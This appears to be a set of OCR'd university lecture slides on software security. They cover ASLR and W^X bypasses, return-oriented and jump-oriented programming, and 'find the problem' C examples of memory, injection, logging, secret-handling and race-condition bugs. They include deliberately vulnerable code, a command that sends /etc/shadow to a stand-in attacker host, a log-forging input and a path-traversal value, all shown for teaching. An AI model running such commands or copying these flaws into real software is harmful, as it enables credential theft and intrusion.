
bss

static data

code

Doesn't that solve everything?

- PaX: Linux implementation of ASLR & W^X
- Actual title slide from a PaX talk in 2003:



PaX
(http://pageexec.virtualave.net)

The Guaranteed End of Arbitrary Code Execution

?


Negating ASLR

- ASLR is a probabilistic approach, merely increases attacker's expected work
  - Each failed attempt results in crash; at restart, randomization is different
- Counters:
  - Information leakage
    - Program reveals a pointer? Game over.
  - Derandomization attack [1]
    - Just keep trying!
    - 32-bit ASLR defeated in 216 seconds


[1] Shacham et al. On the Effectiveness of Address-Space Randomization. CCS 2004.

Negating W^X

- Question: do we need malicious **code** to have malicious **behavior**? **No.**



Code injection



Code reuse (!)

"Return-into-libc" attack

Return-into-libc

- Return-into-libc attack
  - Execute entire libc functions
  - Can chain using “esp lifters”
  - Attacker may:
    - Use system/exec to run a shell
    - Use mprotect/mmap to disable W^X
    - Anything else you can do with libc
  - Straight-line code only?
    - Shown to be false by us, but that's another talk...

Arbitrary behavior with W^X?

- Question: do we need malicious **code** to have **arbitrary** malicious **behavior**? **No.**


- ***Return-oriented programming (ROP)***

- Chain together ***gadgets***: tiny snippets of code ending in `ret`
- Achieves Turing completeness
- Demonstrated on x86, SPARC, ARM, z80, ...
  - Including on a deployed voting machine, which has a non-modifiable ROM
  - Recently! New remote exploit on Apple Quicktime[1]


[1] http://threatpost.com/en_us/blogs/new-remote-flaw-apple-quicktime-bypasses-aslr-and-dep-083010

Return-oriented programming (ROP)

- Normal software:




- Return-oriented program:




Figures taken from "Return-oriented Programming: Exploitation without Code Injection" by Buchanan et al.

Some common ROP operations


- Loading constants




- Control flow



- Arithmetic



- Memory



Figures adapted from "Return-oriented Programming: Exploitation without Code Injection" by Buchanan et al.

Bringing it all together

- Shellcode
  - Zeroes part of memory
  - Sets registers
  - Does execve syscall




Figure taken from "The Geometry of Innocent Flesh on the Bone: Return-into-libc without Function Calls (on the x86)" by Shacham

Defenses against ROP

- ROP attacks rely on the stack in a unique way
- Researchers built defenses based on this:
  - ROPdefender[1] and others: maintain a shadow stack
  - DROP[2] and DynIMA[3]: detect high frequency `rets`
  - Returnless[4]: Systematically eliminate all `rets`
- **So now we're totally safe forever, right?**
- **No: code-reuse attacks need not be limited to the stack and `ret`!**
  - See “Jump-oriented programming: a new class of code-reuse attack” by Bletsch et al.
    (covered in this deck if you’re curious)

Find the problem!

Find the Problem: Memory Freeing

```
char* ptr = (char *) malloc (SIZE);
...
if (err) {
    abort = 1;
    free(ptr);
}
...
if (abort)
    logError(”Aborted, contents = ", ptr);
```

- Problem?   Result? Fix?
  - Dereferenced a freed pointer

Find the Problem: Memory Freeing

```
void f() {
     char * ptr = (char*)malloc (SIZE);
     ...
     if (abort)
         free(ptr);
     ...
     free(ptr);
     return ;
}
```

Problem?   Result? Fix?

Double free, may crash the program

Find the Problem: Memory Allocation

```
char * getBlock(int fd) {
     char * buf = (char *) malloc (SZ);
     if (!buf)
          return NULL;
     if (read(fd, buf, SZ) != SZ)
          return NULL;
     else
          return buf;
}
```

- Problem? Result? Fix?
  - Possible memory leak if the read fails

Find the Problem: Copying Strings

```
#define MAXLEN 1024
char pathbuf[MAXLEN], inputbuf[MAXLEN];
fread(inputbuf, 1, MAXLEN, cfgfile);
...
strcpy(pathbuf,inputbuf);
```

- Problem? Result? Fix?
  - `fread` does not null terminate the string

Find the Problem: Resource Allocation

```
unsigned int nresp = getnresp();
if (nresp > 0) {
    response =
      (char **) malloc(nresp * sizeof(char *));
    for (i = 0; i < nresp; i++)
        response[i] = get_response_string();
}
```

- Problem? Result? Fix?
  - If value returned from **`getnresp`** is unchecked user input, the user can request unbounded memory

Command Execution

- Programs can execute other programs:
  `fork()`, `execv()`, `system()`, …
- If a privileged program can be made to execute an arbitrary command string, no protections!
- Examples

```
system(“gcc /tmp/maliciouscode.c -o /bin/ls”)
```

```
system(“ftp badguy@hideout.com /etc/shadow”)
```

Command Execution (cont’d)

```
int main(char* argc, char** argv) {
    char cmd[CMD_MAX] = "/usr/bin/cat ";
    strcat(cmd, argv[1]);
    system(cmd);
}
```

- Problem? Result? Fix?
  - If command line arg contains “`;`”, that will terminate the **`cat`** command and begin another

Find the Problem: Path Manipulation

```
char fname[200] = “/usr/local/apfr/reports/”;
char rName[100];
scanf(“%99s”, rName);
strcat(fname, rName);
remove(fname);
```

- Problems? Fixes?
  - Input like “`../server.xml`” would cause the application to delete one of it’s own config files.

Logging

- Applications should use structured logs to record…
  - startup configuration of application
  - important events
  - error conditions
  - etc.
- However, manipulating logs is a way to “sow confusion”

Find the Problem: Log Forging

```
char str[1000], errstr[2000];
res = scanf(“%999s”, &str);
…
if (!valid(str)) {
    sprintf(errstr,
         “Failed to parse string = %s”, str);
    log(errstr);
}
```

- Problem? Result? Fix?

Log Forging (cont'd)

- If user enters string

  ```
  twenty-one
  ```

  the following entry is logged:

  ```
  INFO: Failed to parse val=twenty-one
  ```

- However, if attacker enters string

  ```
  twenty-one\nINFO: User logged in=badguy
  ```

  the following entry is logged:

  ```
  INFO: Failed to parse val=twenty-one
  INFO: User logged in=badguy
  ```

- Attackers can insert arbitrary log entries this way

Protecting Secrets

- It can be difficult to protect “secret” information in a program
  - open source
  - reverse engineering (disassembly) of binary code
  - tools that allow inspection of memory (even of running processes)
- What secrets need to be protected?

Ex.: Random Numbers

- Some applications depend on unpredictability of random numbers
  - examples?
- Standard random number generators are predictable if…
  - you know the last value, and the random number generation algorithm
- Solution: use cryptographically-secure random number generators
  - seed or combine with **`/dev/random`**, etc.

“Scrubbing” Memory

- It’s a good idea to remove sensitive data from the program’s memory as soon as possible; easy??

```
void getData(char *MFAddr) {
    char pwd[64];
    if (getPWDFromUser(pwd, sizeof(pwd))) {
        … do some stuff here, unimportant …
    }
    memset(pwd, 0, sizeof(pwd));
}
```

What problems would use of an optimizing compiler cause?

Don’t Hardcode Passwords

```
char passwd[9];
(void) printf(“Enter password: “);
(void) scanf(“%8s”, passwd);
if (!strcmp(passwd, “hotdog”)) {
    … do some protected stuff …
}
```

```
> strings a.exe
C@@O@
$O @
Enter password:
hotdog
…
```

Temp Files

```
...
if (tmpnam(filename)){
  FILE* tmp = fopen(filename,"wb+");
  … then write something to this file …
}
...
```

- Problems? What if you could predict value of filename? Fixes?
  - You could create a symbolic link with the name to an existing system file, allowing it to be overwritten

“Race” Conditions

- Programmer assumes steps (a) and (b) in the code are executed sequentially, without interruption
- Clever, persistent hacker finds a way to modify something about the system between execution of (a) and (b)
- One example: (a) Time of Check - (b) Time of Use bugs (“TOCTOU”)

TOCTOU (“Time of Check, Time of Use”)

```
if (!access(file,W_OK)) {       (a)
     f = fopen(file,"w+");      (b)
     operate(f);
}
else {
     fprintf(stderr,
           "Unable to open file %s.\n",file);
}
```

- Problems? Fixes?
  - Delete the file

Software Security

- Think about security up-front
- Consider security as functionality rather than hidden part of system
- Design and test with security in mind
- Protect your secrets and paths of communication
  - Cryptography
- Program defensively
  - Input validation
  - Check buffers and bounds
- Verification and Validation
  - Test! Think maliciously! How could you attack a system?
  - Use tools that support identifying security vulnerabilities.

BACKUP SLIDES
(not on exam)


Jump-oriented Programming

Defenses against ROP

- ROP attacks rely on the stack in a unique way
- Researchers built defenses based on this:
  - ROPdefender[1] and others: maintain a shadow stack
  - DROP[2] and DynIMA[3]: detect high frequency `ret`s
  - Returnless[4]: Systematically eliminate all `ret`s
- **So now we're totally safe forever, right?**
- **No: code-reuse attacks need not be limited to the stack and `ret`!**
  - **My research follows...**

Jump-oriented programming (JOP)

- Instead of `ret`, use indirect jumps, e.g., `jmp eax`
- How to maintain control flow?




The dispatcher in depth

- Dispatcher gadget implements:

  pc = **f**(*pc*)
  goto **pc*

- **f** can be anything that evolves *pc* predictably
  - Arithmetic: **f**(*pc*) = *pc*+4
  - Memory based: **f**(*pc*) = *(*pc*+4)



```
dispatcher: add edx, 4
            jmp [edx]
```

```
loader: mov eax,[eax]
        jmp esi
```


```
adder:  add eax,[ebx]
        jmp [edi]
```

```
storer: mov [ecx],eax
        jmp [edi]
```

Availability of indirect jumps (1)


- Can use `jmp` or `call` (don't care about the stack)
- When would we expect to see indirect jumps?
  - Function pointers, some switch/case blocks, ...?
- That's not many...


Frequency of control flow transfers instructions in glibc



vailability of indirect jumps (2)

- However: x86 instructions are ***unaligned***
